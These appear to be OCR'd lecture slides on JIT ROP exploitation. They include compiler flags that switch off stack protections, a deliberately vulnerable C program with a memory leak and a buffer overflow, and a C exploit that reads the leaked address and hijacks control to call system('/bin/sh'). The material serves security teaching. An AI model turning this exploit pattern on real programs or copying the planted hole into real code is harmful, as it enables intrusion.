
Traditional Exploit Development

1. Analyze binary offline
2. Develop control hijack exploitation
3. Exploit



JIT ROP Exploitation

1. Analyze binary offline
2. Develop memory disclosure exploit
3. Iteratively obtain memory pages online



4. Find ROP Gadgets
5. Develop an exploit
6. Exploit

Writing an Exploit is Like Coding

You write a program that reads in the program's output and feeds in dynamically generated payloads to the program on the fly.

Can We Break Existing Defenses with JIT ROP?

- DEP?

- ASLR?

- Canary?

Revisiting Compiler Options Used

```
gcc -m32
    -mpreferred-stack-boundary=2
    -O0
    -z execstack
    -fno-pic -no-pie
    -fno-stack-protector
```

Example

```
#include<stdio.h>
#include<unistd.h>

int main(int argc, char* argv[])
{
	char buf[32];
	write(1, buf, 64); // leak
	read(0, buf, 64); // buffer overflow
	return 0;
}
```

Exploiting the Example

```
int main(void)
{
        pid_t pid = 0;
        int inpipe[2], outpipe[2];
        char buf[4096];
        pipe(inpipe);
        pipe(outpipe);
        pid = fork();
        if (pid == 0) { /* child */
                close(outpipe[1]);
                dup2(outpipe[0], STDIN_FILENO);
                close(inpipe[0]);
                dup2(inpipe[1], STDOUT_FILENO);
                execl("./prob", NULL);
                exit(1);
        }
        close(outpipe[0]);
        close(inpipe[1]);
        read(inpipe[0], buf, 64);
        int caller_addr = *(int*)(buf + 40);
        int system_addr = caller_addr + /* offset1 */;
        int binsh_addr = caller_addr + /* offset2 */;
        strcpy(buf, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA");
        memcpy(buf + 40, &system_addr, 4);
        memcpy(buf + 48, &binsh_addr, 4);
        write(outpipe[1], buf, 64);
        /* Launch commands here */
        strcpy(buf, "ls -la\n");
        write(outpipe[1], buf, strlen(buf));
        read(inpipe[0], buf, 4096);
        printf("%s\n", buf);
        getchar();
        return 0;
}
```

What's Next?

- Preventing memory leakage
- Control-flow integrity
- Data-flow integrity
- Etc.

Questions?